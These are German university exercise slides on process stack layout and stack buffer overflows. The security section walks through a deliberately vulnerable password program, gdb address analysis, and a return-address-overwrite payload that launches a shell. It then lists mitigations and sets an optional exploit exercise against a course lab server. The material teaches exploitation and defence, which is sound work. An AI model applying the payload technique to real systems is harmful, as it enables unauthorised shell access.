U8 8. Übung

- Besprechung 6. Aufgabe (myfind)
- Besprechung der Miniklausur
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit
- Hack-Aufgabe

U8-1 Stackaufbau eines Prozesses


1 Prinzip

- für jede Funktion wird ein ***Stack-Frame*** angelegt, in dem
  - lokale Variablen der Funktion
  - Aufrufparameter an weitere Funktionen
  - Registerbelegung der Funktion während des Aufrufs weiterer Funktionen

  gespeichert werden
- Stackorganisation ist abhängig von
  - Prozessor,
  - Compiler (auch von Version und Flags) und
  - Betriebssystem
- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
  - RISC-Prozessoren mit Registerfiles gehen anders vor!

2 Beispiel

- Aufbau eines **Stack-Frames** (Funktionen *main( ), f1( ), f2( )*)




- Achtung: architekturabh. Optimierungen können zu Padding führen

2 Stack mehrerer Funktionsaufrufe


```
int main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```

Stack-Frame für main erstellen
&a = fp-4
&b = fp-8
&c = fp-12




2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```




2 ■ Stack mehrerer Funktionsaufrufe

```
int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```




2 ■ Stack mehrerer Funktionsaufrufe

```
int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```




2 ■ Stack mehrerer Funktionsaufrufe


```
int f2(int z) {
        int m;

        m = 100;

        return(z+1);
}
```




2 ■ Stack mehrerer Funktionsaufrufe




2 ■ Stack mehrerer Funktionsaufrufe



2 ■ Stack mehrerer Funktionsaufrufe




2 ■ Stack mehrerer Funktionsaufrufe




2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);


int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```




2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);


int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```



2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
```



U8-2 Unix, C und Sicherheit

■ Mögliche Programmsequenz für Passwortabfrage in Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```

1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
  - die Variable `password` wird auf dem Stack angelegt
  - nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungaddresse der Funktion

2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

- Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
  int n;
  char password[8+1]; /* 8 Zeichen und '\0' */
  n = scanf("%s", password);
  return strcmp(password, "hallo");
}

void exec_sh() {
  char *a[] = {"/bin/sh", 0};
  execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
  if (ask_pwd() == 0) exec_sh();
}
```


3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16        if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6         n = scanf("%s", password);
```

- je nach Compiler-Version können die tatsächlichen Adressen von dem Beispiel auf den Folien abweichen!

4 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

- Analyse des Textsegmentes des Prozesses:
  - Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


  - Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

  - Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```

5 Aufbau des Codesegments des Prozesses



6 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```


  - Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

  - Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```


7 Aufbau des Stacks des Prozesses




8 Ausnutzen des Pufferüberlaufs: Stack analysieren

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4:     0x080484ac
```

```
0x80484a4 <main>:       push   %ebp
0x80484a5 <main+1>:     mov    %esp,%ebp
0x80484a7 <main+3>:     call   0x8048440 <ask_pwd>
0x80484ac <main+8>:     mov    %eax,%eax
0x80484ae <main+10>:    test   %eax,%eax
0x80484b0 <main+12>:    jne    0x80484b7 <main+19>
0x80484b2 <main+14>:    call   0x8048478 <exec_sh>
0x80484b7 <main+19>:    leave
0x80484b8 <main+20>:    ret
```

9 Aufbau des Stacks des Prozesses



10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- Erzeugung eines manipulierenden Input-Bytestroms: kleines Programm schreiben, das
  1. zuerst Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von exec_sh) führt

```
printf("012345678aaannnnfpfp%c%c%c%c\n",0x78,0x84,0x04,0x08);
```

     – 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
     – 4 Byte für Variable n
     – 4 Byte für Framepointer
     – 4 Byte für neue Rücksprungadresse `0x8048478`
     ! Byteorder bei der Adresse beachten
  2. anschließend alle Zeichen von stdin hinterherschickt (die bekommt dann die in `exec_sh` gestartete shell)

10 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist
- gefährlichere Alternative
  - ➤ zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
  - ➤ und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt (im Beispiel z. B. auf `0x7ffffc58`)
  - ➥ funktioniert nur, wenn die MMU die Ausführung von Code im Stack erlaubt (und noch genug Platz ist)
    - ➤ Standard bei (32-Bit-)x86-Prozessoren (-> besonders unsicher!)
    - ➤ bei SPARC- oder x86_64-Prozessoren durch "executable"-Flag im Seitendeskriptor der MMU (siehe Vorlesung Kap. 9) abschaltbar
      - ➥ return auf die Stackadresse führt zu Segmentation fault
      - – aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind!

11 Vermeidung von Puffer-Überlauf

- scanf
  - ◆ char buf[10]; scanf("%9s", buf);
- gets
  - ◆ Verwendung von fgets
- strcpy,strcat
  - ◆ Überprüfung der String-Länge oder
  - ◆ Verwendung von strncpy, strncat
- sprintf
  - ◆ Verwendung von snprintf

12 Schutzmaßnahmen gegen Pufferüberläufe (Auswahl)

- NX-Bit in der Speicherverwaltungseinheit
  - Speicherseiten können als nicht ausführbar markiert werden
  - verhindert z.B. Ausführung von Schadcode auf dem Stack
- Address Space Layout Randomization (ASLR)
  - zufällige Positionierung von Datenbereichen im logischen Adressraum
  - erschwert Angriffe, bei denen Adressen bekannt sein müssen
- Canaries (erschweren Pufferüberläufe auf dem Stack)
  - Ablegen einer (zufälligen) Magic Number in jedem Stackframe
  - beim Abbauen des Stackframes wird überprüft, ob die Magic Number verändert wurde
  - im GCC Aktivierung mit `-fstack-protector`

U8-3 Hack-Aufgabe

1 Szenario

- Shell-Server *harsh* (Holey Assailable Remote SHell)
  - läuft auf Rechner faui00a.informatik.uni-erlangen.de, Port 10443
  - Verbindungen nur aus dem CIP-Netz (131.188.30.0/24)
    Verwendung von z.B. telnet oder netcat: `nc -q0 faui00a 10443`
  - startet nach Eingabe des richtigen Passworts einfache Shell:
    cash (CAstrated SHell)
  - *cash* erlaubt Registrierung des eigenen Namens in der *Hall of Fame*
- Vorgaben in `/proj/i4sp/pub/harsh`
- Open-Source-Programm: Vorgabe `harsh.c`, `printconn.c`
- Binärversion der laufenden Instanz verfügbar: `harsh`
  - z.B. weil mit einer Distribution ausgeliefert

2 Vorgehensweise

- Finden einer Schwachstelle durch Analyse des Quellprogramms
- Identifizieren des diensterbringenden Codestücks
  - Anzeige des Binärcodes: `objdump -d harsh`
  - Verwendung von GDB bedingt möglich
    - Erstellen eines eigenen Kompilats mit Debug-Information
    - Adressen / Stacklayout sind jedoch nicht identisch zu Referenzkompilat
    - Verwendung des Referenzkompilats: nur globale Symbole enthalten
  - Ziel: Identifizierung einer passenden Zieladresse im Code

2 Vorgehensweise

- Weg zur Ausnutzung der Lücke finden
  - Analyse des Assemblerprogramms um die Schwachstelle herum
  - Achtung: das Stacksegment ist nicht ausführbar, es muss Code des existierenden Textsegments angesprungen werden
  - Bestimmung des Stackframe-Layouts
- Exploit zur Ausnutzung der Lücke entwickeln
  - Nebeneffekte beim Überschreiben von Stackbereichen beachten
  - Exploit anwenden und in die Hall of Fame eintragen
- Anzeige der Hall of Fame (Zeitangaben in UTC)
  `cat /proj/i4sp/pub/harsh/hall-of-fame.txt`

3 Hinweise

- die Teilnahme ist freiwillig und wird nicht bewertet
- der Harsh-Server wird nach den Weihnachtsferien abgestellt